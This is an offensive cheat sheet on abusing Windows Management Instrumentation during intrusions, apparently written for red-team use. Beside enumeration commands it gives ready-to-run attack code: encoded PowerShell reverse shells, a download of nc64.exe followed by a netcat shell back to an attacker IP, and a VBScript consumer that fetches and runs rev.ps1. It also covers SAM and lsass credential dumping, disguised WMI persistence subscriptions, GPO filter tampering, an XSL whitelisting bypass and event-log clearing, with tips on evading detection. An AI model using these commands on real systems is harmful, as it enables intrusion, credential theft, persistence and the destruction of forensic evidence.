
Resources
- Technology
- Offensive
- By ethicalhacker : https://web.archive.org/web/20210620060727/https://www.ethicalhacker.net/features/root/wmi-101-for-pentesters/
- By varonis : https://www.varonis.com/blog/wmi-windows-management-instrumentation
- By netspi : https://www.netspi.com/blog/technical-blog/adversary-simulation/getting-started-wmi-weaponization-part-1/ || https://www.netspi.com/blog/technical-blog/adversary-simulation/getting-started-wmi-weaponization-part-2/ || https://www.netspi.com/blog/technical-blog/adversary-simulation/getting-started-wmi-weaponization-part-3/ || https://www.netspi.com/blog/technical-blog/adversary-simulation/getting-started-wmi-weaponization-part-4/ || https://www.netspi.com/blog/technical-blog/adversary-simulation/getting-started-wmi-weaponization-part-5/ || https://www.netspi.com/blog/technical-blog/adversary-simulation/getting-started-wmi-weaponization-part-6/
- By 0xinfection : https://0xinfection.xyz/posts/offensive-wmi-the-basics-part-1/ || https://0xinfection.xyz/posts/offensive-wmi-exploring-namespaces-classes-methods-part-2/ || https://0xinfection.xyz/posts/offensive-wmi-interacting-with-windows-registry-part-3/ || https://0xinfection.xyz/posts/offensive-wmi-reconnaissance-enumeration-part-4/ || https://0xinfection.xyz/posts/offensive-wmi-active-directory-enumeration-part-5/
- By Matt Graeber : https://blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf
- By unclesp1d3r : https://unclesp1d3r.github.io/posts/2023-02-23-wmic-basics/
- By rastamouse : https://web.archive.org/web/20221127191854/https://rastamouse.me/ous-and-gpos-and-wmi-filters-oh-my/
- By ired.team : https://www.ired.team/offensive-security/code-execution/application-whitelisting-bypass-with-wmic-and-xsl
- By stmxcsr : https://stmxcsr.com/persistence/wmi-persistence.html#useful-event-filters-for-persistence
- By fuzzysecurity : https://fuzzysecurity.com/tutorials/19.html
- By mdsec : https://www.mdsec.co.uk/2019/05/persistence-the-continued-or-prolonged-existence-of-something-part-3-wmi-event-subscription/
- By spectorops : https://specterops.io/blog/2025/09/18/more-fun-with-wmi/
CheatSheet
Commands
- Setup
- Enable Winrm
$Rule = "v2.30|Action=Allow|Active=TRUE|Dir=In|Protocol=6|Profile=Any|LPort=5985|App=System|Name=WinRM-HTTP-In-TCP-Custom|" Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\FirewallRules" -Name "WinRM-HTTP-In-TCP-Custom" -Value $Rule OR Enable-NetFirewallRule -DisplayGroup "Windows Management Instrumentation (WMI)" Enable-PSRemoting -Force Get-Item WSMan:\localhost\Client\TrustedHosts # Bad Opsec Set-Item WSMan:\localhost\Client\TrustedHosts -Value "*" -Force # Good Opsec Set-Item WSMan:\localhost\Client\TrustedHosts -Value "192.168.99.25" -Force # CleanUP Clear-Item WSMan:\localhost\Client\TrustedHosts -Force - WMI Stuff
- NameSpaces
Get-WmiObject -Namespace "root" -Class "__NAMESPACE" | Select-Object Name - Classes
# Get all Calsses in namespace Get-WmiObject -Namespace "root\cimv2" -List # Properties Get-WmiObject -Class Win32_OperatingSystem | Get-Member -MemberType Property # Specific property (Get-WmiObject -Class Win32_OperatingSystem).Version # Methods Get-WmiObject -Class Win32_OperatingSystem | Get-Member -MemberType Method # Invoke Method $os = Get-WmiObject -Class Win32_OperatingSystem -EnableAllPrivileges $os.Reboot() OR Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine="shutdown.exe /r /t 0 /f"} - Methods
Get-WmiObject -Class Win32_OperatingSystem | Get-Member -MemberType Method - Providers
# Operating System Provider Get-WmiObject -Class Win32_OperatingSystem # Registry Provider Get-WmiObject -Class StdRegProv -Namespace "root\default" # Performance Counter Provider Get-WmiObject -Class Win32_PerfFormattedData_PerfOS_Processor # Active Directory Provider Get-WmiObject -Class Win32_UserAccount -Filter "Domain='redteamrecipes'" - Sessions
$session = New-CimSession -ComputerName "Win-102" Get-CimInstance -ClassName Win32_OperatingSystem -CimSession $session - Process
- Terminate
$process = Get-CimInstance -ClassName Win32_Process -Filter "Name='notepad.exe'" $result = Invoke-CimMethod -InputObject $process -MethodName Terminate if ($result.ReturnValue -eq 0) { Write-Host "Process terminated successfully" } else { Write-Host "Failed to terminate process" } - Create
# 1. Define the arguments (The command you want to run) $Arguments = @{ CommandLine = "notepad.exe" } # 2. Invoke the 'Create' method directly on the class blueprint $Result = Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments $Arguments # 3. Check if it worked (ReturnValue 0 = Success) if ($Result.ReturnValue -eq 0) { Write-Host "[+] Process spawned successfully! PID: $($Result.ProcessId)" -ForegroundColor Green } else { Write-Host "[-] Failed to spawn process. Error Code: $($Result.ReturnValue)" -ForegroundColor Red }- Remotely
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "notepad.exe" -ComputerName "Win-102"
- Remotely
- Terminate
- NameSpaces
- Enable Winrm
- Recon
- LInux
- Nmap
nmap -p135,49152-65535 10.129.201.74 -sV - nxc
nxc wmi 10.129.201.74 -u helen -p RedRiot88
nxc wmi 172.20.0.52 -u helen -p RedRiot88 --wmi "SELECT * FROM Win32_OperatingSystem"
nxc wmi 172.20.0.52 -u helen -p RedRiot88 -x whoami
- Nmap
- Windows
- WMI Service
# Is WMI working Get-Service winmgmt - System Info
# Operating System info Get-WmiObject -Class Win32_OperatingSystem || Get-CimInstance -ClassName Win32_OperatingSystem Get-CimInstance -ClassName win32_computersystem | fl * Get-WmiObject -Class Win32_LogicalDisk -ComputerName "Win-102" Get-WmiObject -Class Win32_OperatingSystem | Format-List * # Property values # Disk Drivers Get-WmiObject -Class Win32_LogicalDisk -ComputerName "Win-102" # BIOS Get-WmiObject -Class Win32_BIOS -Namespace "root\cimv2" # Network Adapters Get-CimInstance -ClassName Win32_NetworkAdapter -ComputerName "Win-102" # Processor INFO Get-CimInstance -ClassName Win32_Processor -Namespace "root\cimv2" # Memory Information # (From the Hardware) A real Computer $memory = Get-WmiObject -Class Win32_PhysicalMemory | Measure-Object -Property Capacity -Sum Write-Host "Total Memory: $([math]::Round($memory.Sum / 1GB,2)) GB" # Sandbox (Virtual Machine) $sys = Get-CimInstance -ClassName Win32_ComputerSystem $RamGB = [math]::Round($sys.TotalPhysicalMemory / 1GB, 2) Write-Host "Total Memory: $RamGB GB" # Disk (Physcial & Network Shares) Get-CimInstance -ClassName Win32_LogicalDisk -Filter "DriveType=4 OR DriveType=3" | Select-Object DeviceID, DriveType, FreeSpace - Installed Patches
Get-CimInstance -ClassName Win32_QuickFixEngineering | Select-Object HotFixID, Description, InstalledOn, InstalledBy | Sort-Object InstalledOn -Descending OR wmic qfe get HotFixID,InstalledOn,Description - Network
Get-WmiObject -Class Win32_NetworkAdapterConfiguration -Filter "IPEnabled=TRUE" - Services
# Installed softwares with thier versions $INSTALLED = Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, InstallLocation ; $INSTALLED += Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, InstallLocation ; $INSTALLED | ?{ $_.DisplayName -ne $null } | sort-object -Property DisplayName -Unique | Format-Table -AutoSize # ID , Programms , CommandLines Get-CimInstance -ClassName Win32_Process | Select-Object ProcessId, Name, CommandLine | ConvertTo-Json- Monitoring
# For loop (Bad OPSEC)
while ($true) { $process1 = Get-WmiObject Win32_Process | Select-Object CommandLine; Start-Sleep 1; $process2 = Get-WmiObject Win32_Process | Select-Object CommandLine; Compare-Object -ReferenceObject $process1 -DifferenceObject $process2 } # Softwares wtih their command line

# OPSEC way Event subscription (Administrator)
$Query = "SELECT * FROM __InstanceCreationEvent WITHIN 1 WHERE TargetInstance ISA 'Win32_Process'"
$Action = {
	 $Process = $Event.SourceEventArgs.NewEvent.TargetInstance
	 $Name = $Process.Name
	 $CmdLine = $Process.CommandLine
	 $PID = $Process.ProcessId
	 if ($CmdLine) {
		 Write-Host "[+] Caught: $Name (PID: $PID) -> $CmdLine" -ForegroundColor Cyan
	}
}
Register-CimIndicationEvent -Query $Query -SourceIdentifier "HuntCmdlines" -Action $Action
Unregister-Event -SourceIdentifier "HuntCmdlines" # CleanUp
- Monitoring
- AV
 Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct | Select-Object displayName, productState, pathToSignedProductExe

 # Wmic is deprecated in Modern OS
 wmic /namespace:"\\root\SecurityCenter2" path AntiVirusProduct get displayName,productState,pathToSignedProductExe
- WMI Service
- LInux
- AD
- Domain Name
Get-CimInstance -Namespace root\directory\ldap -Class ds_domain | select ds_dc,ds_distinguishedname, pscomputername- Domain Controller
Get-CimInstance -Namespace root\directory\ldap -Class ds_computer | where {$_.ds_useraccountcontrol -match 532480} | select ds_cn, ds_dnshostname, ds_operatingsystem, ds_lastlogon, ds_pwdlastset
- Domain Controller
- Users
- Loged-on Users
#WMIC is deprecated in Windows 11, and it’s actively being removed. Get-CimInstance -ClassName Win32_LogonSession | Select-Object AuthenticationPackage, LogonType, LogonId, StartTime - Domain Users
Get-CimInstance -ClassName Win32_UserAccount | Select-Object * - User Groups
Get-CimInstance -Class win32_groupuser | where {$_.partcomponent -match 'Administrator'} | foreach { $_.groupcomponent} - Users
Get-CimInstance -Namespace root\directory\ldap -ClassName ds_user | Select-Object ds_sAMAccountName, ds_displayName, ds_userPrincipalName

OR

wmic useraccount get name,sid,disabled
- Loged-on Users
- Groups
- Domain Groups
Get-CimInstance -Class win32_group - Group Memebers
Get-CimInstance -Class Win32_GroupUser | Where-Object { $_.GroupComponent -match 'Domain Admins' } | ForEach-Object { $_.PartComponent }
- Domain Groups
- Password Policy
Get-CimInstance -Namespace root\directory\ldap -Class ds_domain | select ds_lockoutduration,ds_lockoutobservationwindow, ds_lockoutthreshold, ds_maxpwdage,ds_minpwdage, ds_minpwdlength, ds_pwdhistorylength, ds_pwdproperties - Machines
Get-CimInstance -Namespace root\directory\ldap -Class ds_computer | select ds_cn - Shares
Get-CimInstance -Class win32_share | select type,name,allowmaximum,description,scope,path
- Domain Name
- Exploit
- Reverse Shell
$Payload ='powershell.exe -WindowStyle Hidden -ep Bypass -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAd...CgAKQA='
Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList $Payload -ComputerName "Win-102"
- Reverse Shell
- PrivEsc
- Check Computers Local Admin
$pcs = Get-CimInstance -Namespace root\directory\ldap -Class ds_computer | Select-Object -ExpandProperty ds_cn; foreach ($pc in $pcs) { (Get-CimInstance -Class Win32_ComputerSystem -ComputerName $pc -ErrorAction SilentlyContinue).Name }- Find-LocalAdminAccess
Find-LocalAdminAccess -Method WMI
Find-LocalAdminAccess -Method smb
Find-LocalAdminAccess -Method PSRremoting
- Find-LocalAdminAccess
- Listing Startup Persistence
Get-CimInstance Win32_StartupCommand | Select-Object Name, Command, Location, User | fl

OR

wmic startup get caption,command,location,user
- Check Computers Local Admin
- Exploitation
- Dumping (SAM,Security,NTDS)
$cred = New-Object System.Management.Automation.PSCredential("fmoheb", (ConvertTo-SecureString "Password123#f" -AsPlainText -Force))
$Session = New-CimSession -ComputerName Win11 -Credential $Cred
$Shadow = Invoke-CimMethod -CimSession $Session -ClassName Win32_ShadowCopy -MethodName Create -Arguments @{ Context="ClientAccessible"; Volume="C:\" }
$ShadowID = $Shadow.ShadowID
$DevicePath = (Get-CimInstance -CimSession $Session -ClassName Win32_ShadowCopy -Filter "ID='$ShadowID'").DeviceObject
$PSSession = New-PSSession -ComputerName Win11 -Credential $Cred

Invoke-Command -Session $PSSession -ScriptBlock {
	param($Path)
	cmd.exe /c copy "$Path\Windows\System32\config\SAM" "C:\Windows\Temp\SAM.save"
} -ArgumentList $DevicePath

Invoke-Command -Session $PSSession -ScriptBlock {
	param($Path)
	cmd.exe /c copy "$Path\Windows\System32\config\SYSTEM" "C:\Windows\Temp\SYSTEM.save"
} -ArgumentList $DevicePath

$PSSession = New-PSSession -ComputerName Win11 -Credential $Cred
Copy-Item -FromSession $PSSession -Path "C:\Windows\Temp\SAM.save" -Destination ".\SAM.save"
Copy-Item -FromSession $PSSession -Path "C:\Windows\Temp\SYSTEM.save" -Destination ".\SYSTEM.save"

 Invoke-Command -Session $PSSession -ScriptBlock {
	 Remove-Item -Path "C:\Windows\Temp\SAM.save" -Force
	 Remove-Item -Path "C:\Windows\Temp\SYSTEM.save" -Force
}
Remove-PSSession -Session $PSSession
- Dumping (SAM,Security,NTDS)
- MSFT_MTProcess
python3 .\wmi-proc-dump.py 'redteamrecipes.com/administrator:Password123#a@192.168.99.30' -proc lsass.exe -rename chrome-debug.dmp -download- GPOs
- WMI filters
# Search if Domain has filters
Get-DomainObject -SearchBase "CN=SOM, CN=WmiPolicy, CN=System, DC=redteamrecipes, DC=com" -LDAPFilter "(objectclass=msWMI-Som)" -Properties name,mswmi-name,mswmi-parm2 | fl

# Which GPO the filters applies on
Get-DomainObject -SearchBase "CN=Policies, CN=System, DC=redteamrecipes, DC=com" -LDAPFilter "(objectclass=groupPolicyContainer)" -Properties displayname,gpcwqlfilter | fl

# Do i have access to this GPO
$sid = (Get-DomainUser -Identity 'fmoheb').objectsid; Get-DomainGPO -Name TestGpo | Get-DomainObjectAcl -ResolveGUIDs | Where-Object { $_.SecurityIdentifier -eq $sid }

# Remove The WMI filter from the GPO {CN}
Set-DomainObject -Identity "{B188A739-AA61-4289-A2FB-13ED31ACC2E2}" -Clear gpcwqlfilter -Verbose

# What access do i have to this wmi filters
$sid = (Get-DomainUser -Identity 'fmoheb').objectsid; $filterDN = "CN={036D6C47-29F7-4333-B242-615E28129828},CN=SOM,CN=WMIPolicy,CN=System,DC=redteamrecipes,DC=com"; if (Get-DomainObjectAcl -Identity $filterDN -ResolveGUIDs | Where-Object { $_.SecurityIdentifier -eq $sid -and $_.ActiveDirectoryRights -match "WriteProperty|GenericAll|WriteDacl|WriteOwner" }) { Get-DomainObject -Identity $filterDN -Properties name,msWMI-Name,msWMI-Parm2 } else { Write-Host "No write rights on this filter" }

# Edit WMI filter
Set-DomainObject -Identity "{036D6C47-29F7-4333-B242-615E28129828}" -Set @{ 'mswmi-parm2' = '1;3;10;78;WQL;root\CIMv2;SELECT * FROM Win32_ComputerSystem WHERE Name LIKE "%WIN%" OR Name = "DESKTOP";' } -Verbose
- WMI filters
- Revshells
$cred = New-Object System.Management.Automation.PSCredential("redteamrecipes\fmoheb", (ConvertTo-SecureString "Password123#f" -AsPlainText -Force)) $session = New-CimSession -ComputerName win11 -Credential $cred Invoke-CimMethod -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine="powershell -nop -w hidden -e JABjAGwAa....} -CimSession $session- impacket
- wmiexec
impacket-wmiexec inlanefreight/helen:RedRiot88@172.20.0.52 -shell-type powershell
- wmiexec
- MOF
# Payload.mof #pragma AUTORECOVER -> Leaves a file on disk in C:\Windows\System32\wbem\AutoRecover\ (typically with a .mof or .bmof extension) and The .mof file can be scanned by AV/EDR and flagged. (You can delete it but If the WMI repository is rebuilt in the future, the contents of this MOF file will not be included in the new WMI repository.) #pragma namespace("\\\\.\\root\\subscription") instance of __EventFilter as $Filter { Name = "SystemPerformanceFilter"; EventNamespace = "root\\cimv2"; Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"; QueryLanguage = "WQL"; }; instance of CommandLineEventConsumer as $Consumer { Name = "SystemPerformanceConsumer"; CommandLineTemplate = "powershell.exe -NoP -NonI -W Hidden -Enc JABjAGwAaQBlAG4AdAAgAD0AIABOA....KQA="; }; instance of __FilterToConsumerBinding { Filter = $Filter; Consumer = $Consumer; }; mofcomp.exe .\payload.mof - Copying
Invoke-WmiMethod -Credential $cred -ComputerName desktoppc win32_process -Name Create -ArgumentList ("powershell (New-Object Net.WebClient).DownloadFile('[http://192.168.99.8/nc64.exe',](http://192.168.99.8/nc64.exe',) 'C:\Users\marko\Downloads\nc64.exe')")
Invoke-WmiMethod -Credential $cred -ComputerName desktoppc win32_process -Name Create -ArgumentList ("C:\Users\fmoheb\Downloads\nc64.exe 192.168.99.8 1337 -e powershell")
- impacket
- Squiblydoo
# Create xsl Payload evil.xsl
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft-com:xslt"
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
        <ms:script implements-prefix="user" language="JScript">
        <![CDATA[
        var r = new ActiveXObject("WScript.Shell").Run("calc");
        ]]> </ms:script>
</stylesheet>


# Fire it
wmic process get name /format:".\evil.xsl"
- GPOs
- Persistance
- CommandLineTemplate
# Create Event Filter (Triggers within minute of startup) $FilterArgs = @{ Name = "WindowsUpdateFilter" EventNameSpace = "root\cimv2" QueryLanguage = "WQL" Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'" } $Filter = Set-WmiInstance -Namespace "root\subscription" -Class "__EventFilter" -Arguments $FilterArgs # Create Event Consumer (Executes PowerShell reverse shell) $ConsumerArgs = @{ Name = "WindowsUpdateConsumer" CommandLineTemplate = "powershell.exe -nop -w hidden -enc JABjAGwAa.....wBsAG8AcwBlACgAKQA=" } $Consumer = Set-WmiInstance -Namespace "root\subscription" -Class "CommandLineEventConsumer" -Arguments $ConsumerArgs # Create Binding $BindingArgs = @{ Filter = $Filter Consumer = $Consumer } Set-WmiInstance -Namespace "root\subscription" -Class "__FilterToConsumerBinding" -Arguments $BindingArgs- Remotely
$cred = New-Object System.Management.Automation.PSCredential("redteamrecipes.com\fmoheb", (ConvertTo-SecureString "Password123#f" -AsPlainText -Force)) $session = New-CimSession -ComputerName "Win11" -Credential $cred $FilterArgs = @{ Name="RemoteFilter"; Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'" } $Filter = Set-CimInstance -CimSession $session -Namespace "root\subscription" -ClassName "__EventFilter" -Property $FilterArgs $ConsumerArgs = @{ Name="RemoteConsumer"; CommandLineTemplate="powershell.exe -enc JABjAGwAaQBlAG4gAKQA=" } $Consumer = Set-CimInstance -CimSession $session -Namespace "root\subscription" -ClassName "CommandLineEventConsumer" -Property $ConsumerArgs $BindingArgs = @{ Filter = $Filter; Consumer = $Consumer } Set-CimInstance -CimSession $session -Namespace "root\subscription" -ClassName "__FilterToConsumerBinding" -Property $BindingArgs- CleanUp
# Remove the Binding FIRST (crucial for clean removal)
Get-CimInstance -Namespace root/subscription -ClassName __FilterToConsumerBinding |
    Where-Object { $_.Filter -match "WindowsUpdateFilter" -and $_.Consumer -match "WindowsUpdateConsumer" } |
    Remove-CimInstance -Verbose
# Remove the Consumer
Get-CimInstance -Namespace root/subscription -ClassName CommandLineEventConsumer -Filter "Name='WindowsUpdateConsumer'" |
    Remove-CimInstance -Verbose
# Remove the Filter
Get-CimInstance -Namespace root/subscription -ClassName __EventFilter -Filter "Name='WindowsUpdateFilter'" |
    Remove-CimInstance -Verbose
# Verify cleanup
Get-CimInstance -Namespace root/subscription -ClassName __EventFilter | Select-Object Name, Query
- ActiveScriptEventConsumer
$FilterArgs = @{ Name = "SystemHealthFilter" EventNameSpace = "root\cimv2" QueryLanguage = "WQL" Query = "SELECT * FROM __InstanceModificationEvent WITHIN 10 WHERE TargetInstance ISA 'Win32_OperatingSystem'" } $Filter = Set-WmiInstance -Namespace "root\subscription" -Class "__EventFilter" -Arguments $FilterArgs $VBScript = @" Dim objShell Set objShell = CreateObject("WScript.Shell") objShell.Run "powershell.exe -nop -w hidden -c ""IEX (New-Object Net.WebClient).DownloadString('http://192.168.99.23/rev.ps1')""", 0, False "@ $ConsumerArgs = @{ Name = "SystemHealthConsumer" ScriptingEngine = "VBScript" ScriptText = $VBScript } $Consumer = Set-WmiInstance -Namespace "root\subscription" -Class "ActiveScriptEventConsumer" -Arguments $ConsumerArgs $BindingArgs = @{ Filter = $Filter; Consumer = $Consumer } Set-WmiInstance -Namespace "root\subscription" -Class "__FilterToConsumerBinding" -Arguments $BindingArgs - Impacket-wmipersist (I don’t know why it put EF_ before the filter name)
impacket-wmipersist 'redteamrecipes.com/fmoheb:Password123#f@192.168.99.32' -debug install -name PythonUpdateChecker -vbs /root/Test/rev.vbs -filter "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 330" # CleanUP impacket-wmipersist 'redteamrecipes.com/fmoheb:Password123#f@192.168.99.32' remove -name PythonUpdateChecker - Metasploit
use exploit/windows/local/wmi_persistence
set SESSION 1
set EVENT_ID_TRIGGER 1  # 1=Startup, 2=Logon, ..
set SCRIPT_CONSUMER true # Use ActiveScriptEventConsumer
set SCRIPT "VBScript payload here"
run
- CommandLineTemplate
- Anti-Forensics
- Clear The logs
wmic nteventlog where "logfilename='System'" call cleareventlog
wmic nteventlog where "logfilename='Security'" call cleareventlog
- Clear The logs
Tools
- wmiexplorer : https://github.com/vinaypamnani/wmie2
- Wmiexec : https://github.com/fortra/impacket/blob/master/examples/wmiexec.py
- WmiMonitor : https://github.com/realparisi/WMI_Monitor/tree/master
- Find-LocalAdminAccess : https://github.com/Leo4j/Find-LocalAdminAccess
- Wmiexec-Pro : https://github.com/XiaoliChan/wmiexec-Pro
- Wmiexec-Regout : https://github.com/XiaoliChan/wmiexec-RegOut
- Sharpwmi : https://github.com/GhostPack/SharpWMI
- WMIcmd : https://github.com/nccgroup/WMIcmd
- RACE : https://github.com/samratashok/RACE
- WMI_Proc_Dump : https://github.com/0xthirteen/WMI_Proc_Dump || https://github.com/0xthirteen/mtprocess
Notes
General
- WMI was introduced by Microsoft in Windows 95 and has since become an integral part of Windows management infrastructure. It is based on the Web-Based Enterprise Management (WBEM) and Common Information Model (CIM) standards
- CIM cmdlets often offer better performance than their WMI counterparts, especially for remote operations.
- The WMI service itself is running by default locally. Any script executing locally on the Win10 box can query WMI.
- When you connect to WMI (local or remote), your process runs with your user account’s security token. That token contains a set of privileges (e.g., SeShutdownPrivilege, SeSystemTimePrivilege, SeBackupPrivilege). Even if your account has these privileges assigned (in Local Security Policy), they are often disabled by default in the token for safety. WMI respects that default. (That’s why i use -EnableAllPrivileges above)
- When querying large datasets, it’s more efficient to filter the data on the server side rather than retrieving all data and filtering it locally.
- If you need to make multiple queries to the same remote computer, create a CIM session first and then use it for subsequent queries
- WMIC is deprecated in Windows 11, and it’s actively being removed.
- HKLM keys are run (if required) every time the system is booted while HKCU keys are only executed when a specific user logs on to the system.
- When you can run WMI : local admin , domain admin , Distributed COM Users
- svchost.exe hosting the Winmgmt service

WMI Architecture
WMI Consumers (The Requestors) The applications or scripts that initiate interactions with the WMI infrastructure.
- Function: They query the repository, execute methods, and subscribe to events.
- Examples: PowerShell scripts, VBScript, C++/.NET applications, and management tools like SCCM.
CIMOM The Common Information Model Object Manager (CIMOM) is the core routing component of the architecture.
- Function: It manages the interaction between consumers, the repository, and providers.
- Responsibilities: Routing requests, handling security/access control, and coordinating event subscriptions.
WMI Providers (The Execution Engine) Providers are the intermediaries between the WMI infrastructure and the actual managed resources (hardware, OS components). This is where code execution actually happens (often within
WmiPrvSE.exe).
- Standard Providers: Built-in for core OS components (e.g., Win32 Provider, Registry Provider).
- Instance Providers: Supply the actual live data for a specific class.
- Event Providers: Generate real-time events that consumers can subscribe to (heavily abused for fileless persistence).
WMI Repository (The Database) The database that stores the definitions of WMI classes and instances.
- Structure: Organizes information into Namespaces (logical groupings like
root\cimv2).- Storage: Populated with blueprints (Classes) and actual occurrences of those blueprints (Instances).
WQL & API (The Language)
- WQL (WMI Query Language): A subset of SQL used to query, filter, and subscribe to WMI data (e.g.,
SELECT * FROM Win32_Process).- WMI API: The programmatic interface allowing COM, .NET, and scripting languages to interact with the system.
Get-WmiObject vs. Get-CimInstance
Get-WmiObject(Legacy & Noisy)
- Protocol: DCOM / RPC (TCP 135 → Dynamic High Ports).
- OPSEC: Highly anomalous; easily blocked by internal firewalls and flagged by network IDS.
- Mechanics: Returns Live COM objects. You maintain an active network connection and can call methods directly on the variable (e.g.,
$proc.Terminate()).- Status: Deprecated. Does not exist in PowerShell Core (v6+).
Get-CimInstance(Modern & Stealthy)
- Protocol: WS-Man / WinRM (TCP 5985/5986 HTTP/HTTPS).
- OPSEC: Blends perfectly with standard web/admin traffic; traverses internal firewalls easily.
- Mechanics: Returns Serialized/Disconnected objects. It takes a static snapshot and cuts the connection. You must pipe it back through the CIM infrastructure to execute actions (e.g.,
Invoke-CimMethod -InputObject $proc -MethodName Terminate).- Status: The modern standard. Works cross-platform and is compatible with modern C2 frameworks.
WMI Event Consumers Types
WMI Event Consumers define what action is taken when a WMI event is triggered. Some are commonly abused for persistence, while others are rarely seen in malicious activity.
Consumer Class Description OPSEC Note CommandLineEventConsumer Executes a specified command line (e.g., powershell.exe -enc ...)Common; easily detected by command-line logging ActiveScriptEventConsumer Executes embedded VBScript or JScript directly within WMI process Stealthier; no child process is spawned LogFileEventConsumer Writes output to a log file Rarely used maliciously NTEventLogEventConsumer Writes entries to the Windows Event Log Rarely used maliciously SMTPEventConsumer Sends an email Requires SMTP configuration